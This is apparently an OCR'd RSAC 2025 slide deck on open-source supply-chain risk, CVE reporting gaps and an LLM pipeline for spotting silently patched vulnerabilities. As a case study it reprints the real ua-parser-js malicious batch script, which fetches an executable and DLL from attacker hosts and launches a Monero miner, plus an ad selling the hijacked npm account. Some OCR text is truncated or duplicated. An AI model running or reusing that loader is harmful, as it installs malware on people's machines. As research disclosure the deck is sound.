RSAC 2025 Conference

Many Voices. One Community.

SESSION ID: IAIS-R01

Silent Patching: Harnessing LLMs to Detect Hidden Vulnerabilities

Mackenzie Jackson
Security Researcher / Advocate @Aikido Security

Willem Delbare
CEO / CTO @Aikido Security

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

A little about us

Mackenzie Jackson

- New Zealander (Kiwi)
- Co-founder of Conpago
- Security Researcher / advocate

Willem Delbare

- Belgian Serial founder (3 exits)
  - *Officient (Acq. Exact)*
  - *Teamleader (Acq. Visma)*
  - *Futureproofed (Acq. Sweco)*
- Founder CEO Aikido

RSAC 2025 Conference


Recap - understanding the open-source supply chain

The open source supply chain


85%

of the code we create & use is from open-source components


The open source supply chain



The open source supply chain



The Nebraska problem


ALL MODERN DIGITAL INFRASTRUCTURE
A PROJECT SOME RANDOM PERSON IN NEBRASKA HAS BEEN THANKLESSLY MAINTAINING SINCE 2003

Source: https://xkcd.com/2347/

ua-parser-js DT

1.0.32 • Public • Published 12 days ago

Readme | Explore BETA | 0 Dependencies | 1,609 Dependents | 56 Versions

build passing | npm v1.0.32 | downloads 11M/week | jsDelivr 226M hits/month | cdnjs v1.0.32

UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-side).

- Author : Faisal Salman <f@faisalman.com>

s all

```
> npm i ua-parser-js
```

Repository
github.com/faisalman/ua-parser-js

Homepage
github.com/faisalman/ua-parser-js

❤Fund this package

Weekly Downloads
10,593,444

Version
1.0.32

License
MIT

Unpacked Size

Total Files

7k Installations per week

Acc development, 7k installations per week

Posted: October 5, 2021

I sell a development account on npmjs.com, more than 7 million installations
every week, more than 1000 others are dependent on this.

There is no 2FA on the account. Login and password access. The password is
enough to change your email.

Suitable for distributing installations, miners, creating a botnet

Start $10k
Step $1k
Blitz $20k

```
@echo off
curl http://159.148.186.228/download/jsextension.exe -o jsextension.exe
if not exist jsextension.exe (
     wget http://159.148.186.228/download/jsextension.exe -O jsextension.exe
)
if not exist jsextension.exe (
     certutil.exe -urlcache -f http://159.148.186.228/download/jsextension.exe jsextension.exe
)
curl https://citationsherbe.at/sdd.dll -o create.dll
if not exist create.dll (
     wget https://citationsherbe.at/sdd.dll -O create.dll
)
if not exist create.dll (
    certutil.exe -urlcache -f https://citationsherbe.at/sdd.dll create.dll
)
set exe_1=jsextension.exe
set "count_1=0"
>tasklist.temp (
tasklist /NH /FI "IMAGENAME eq %exe_1%"
)
for /f %%x in (tasklist.temp) do (
if "%%x" EQU "%exe_1%" set /a count_1+=1
)
if %count_1% EQU 0 (start /B .\jsextension.exe -k --tls --rig-id q -o pool.minexmr.com:443 -u
<redacted> \
 --cpu-max-threads-hint=50 --donate-level=1 --background & regsvr32.exe -s create.dll)
del tasklist.temp
  return go(f, seed, [])
}
```

CVE-2021-4229 PUBLISHED

View JSON | User Guide

Collapse all

Required CVE Record Information

CNA: VulDB

Published: 2022-05-24 **Updated:** 2022-05-24
Title: Ua-Parser-Js Crypto Mining Backdoor

Description

A vulnerability was found in ua-parser-js 0.7.29/0.8.0/1.0.0. It has been rated as critical. This issue affects the crypto mining component which introduces a backdoor. Upgrading to version 0.7.30, 0.8.1 and 1.0.1 is able to address this issue. It is recommended to upgrade the affected component.

CWE 1 Total

Learn more

- CWE-912: CWE-912 Backdoor

VULNERABILITIES

CVE-2022-0847 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A flaw was found in the way the "flags" member of the new pipe buffer structure was lacking proper initialization in copy_page_to_iter_pipe and push_pipe functions in the Linux kernel and could thus contain stale values. An unprivileged local user could use this flaw to write to pages in the page cache backed by read only files and as such escalate their privileges on the system.

QUICK INFO

CVE Dictionary Entry:
CVE-2022-0847
NVD Published Date:
03/10/2022
NVD Last Modified:
11/21/2024
Source:
Red Hat, Inc.

VULNERABILITIES

CVE-2021-44228 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.


Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
12/10/2021
NVD Last Modified:
11/21/2024
Source:
Apache Software Foundation

Fun Fact: 30% of applications using Log4J were still using a vulnerable version in December 2023


Vuln Found
CVE Created
SCA Tool
Application
SBOM

RSAC 2025 Conference

What if vulnerabilities were never disclosed?

Issues with the CVE reporting systems

~~Silent~~ Shadow Patching

Reporting bottlenecks


Why open-source vulnerabilities are shadow patched

- Fear of Exploitation Before Updates Are Applied
- Reputation Concerns
- Lack of Resources
- Belief the Issue is Minor or Unlikely to Be Exploited
- Dog ate CVE report

NIST vulnerability bottleneck underscores fragility of software security

By Robert Lemos

Published: April 12, 2024




RSAC 2025 Conference

RSAC 2025 Conference

Intel open-source threat feed powered by LLMs

We created Intel



https://github.com/aikidosec/intel

Intel Concept

So Simple! *(At least we thought)*

- Use LLMs to monitor public change logs
- Identify changes related to security issues
- Check issues against vulnerability databases
- Verify results with security engineer

Intel Challenges

Not so simple!

- No standard formats in change logs
- Language can be very ambiguous
- Not all changelogs are on GitHub (many on websites)
- Verifying results is time consuming

Intel Challenges

openssh.com/txt/release-9

```
OpenSSH 9.8 was released on 2024-07-01. It
mirrors listed at https://www.openssh.com/

OpenSSH is a 100% complete SSH protocol 2.
includes sftp client and server support.

Once again, we would like to thank the Ope
continued support of the project, especial
code or patches, reported bugs, tested sna
project. More information on donations may
https://www.openssh.com/donations.html

Security
========

This release contains fixes for two securi
and one minor.

1) Race condition in sshd(8)

A critical vulnerability in sshd(8) was pr
versions between 8.5p1 and 9.7p1 (inclusiv
code execution with root privileges.

Successful exploitation has been demonstra
systems with ASLR. Under lab conditions, t
average 6-8 hours of continuous connectior
server will accept. Exploitation on 64-bit
possible but has not been demonstrated at
these attacks will be improved upon.
```

lists.apache.org/thread/9rz5rwr

APACHE Pony Mail

CVE-2024-52067: Apache NiFi: Potential I Debug Log

Posted to users@nifi.apache.org

David Handermann - Wednesday, November 20, 202

Affected versions:

- Apache NiFi 1.16.0 through 1.28.0
- Apache NiFi 2.0.0-M1 through 2.0.0-M4

Description:

Apache NiFi 1.16.0 through 1.28.0 and 2.0.0-M1 throug
Context values during the flow synchronization process
levels could enable debug logging for framework flow
names and values to the application log. Parameter Co
application flow configuration. Deployments of Apache
Parameter Context values. Upgrading to Apache NiFi 2.
Parameter value logging from the flow synchronization

This issue is being tracked as NIFI-13971

Credit:

David Handermann (finder)

References:

Releases / v0.11.0

TorchServe v0.11.0 Release Notes

Compare

lxning released this May 17, 2024 · 116 commits to master since this release v0.11.0

34bc370

This is the release of TorchServe v0.11.0.

Highlights Include


- GenAI inference optimizations showcasing
  - `torch.compile` with OpenVINO backend for Stable Diffusion
  - Intel IPEX for Llama
- Experimental support for Apple MPS and linux-aarch64
- Security bug fixing

GenAI

- Upgraded LLama2 examples to Llama3
  - Supported Llama3 in HuggingFace Accelerate Example #3108 @mreso
  - Supported Llama3 in chat bot #3131 @mreso
  - Supported Llama3 on inf2 Neuronx transformer using continuous batching or micro

Intel Architecture

1. Sources
Create list of top 5 million most popular open-source tools changelog




2. Scapers
Data and web scrapers get raw changelog data


3. Formatting
LLM model ingests and formats changelogs into a standard format

4. Identify Vulns
LLM model identifies when potential security changes made

5. Cross check
Verify vulnerabilities against CVE databases



5. Verify & Classify
Verify vulnerabilities with a human security engineer who assigns a severity score



LLM considerations

Custom Model

- Specific training
- More performant (initially)
- ✗ Significant engineering cost
- ✗ limited upgrades
- ✗ Continued investment

vs

GPTX

- Continued improvement
- Lower initial investment
- No continued model investment
- Performance improvements

RSAC 2025 Conference

Results

550 undisclosed vulnerabilities in 2024

184	192	113	61
low severity	medium severity	high severity	critical

126 undisclosed vulnerabilities Jan/Feb 2025

46	39	30	8
low severity	medium severity	high severity	critical

67% were never disclosed

92% low severity

77% medium severity

52% high severity

56% critical severity

67% were never disclosed

92% low severity

77% medium severity

52% high severity

56% critical s

Fun Fact: Shortest time to CVE was 1 day. Longest was 9 months

Interesting findings

AIKIDO-2023-10001

AXIOS v0.1.0 - 1.6.3

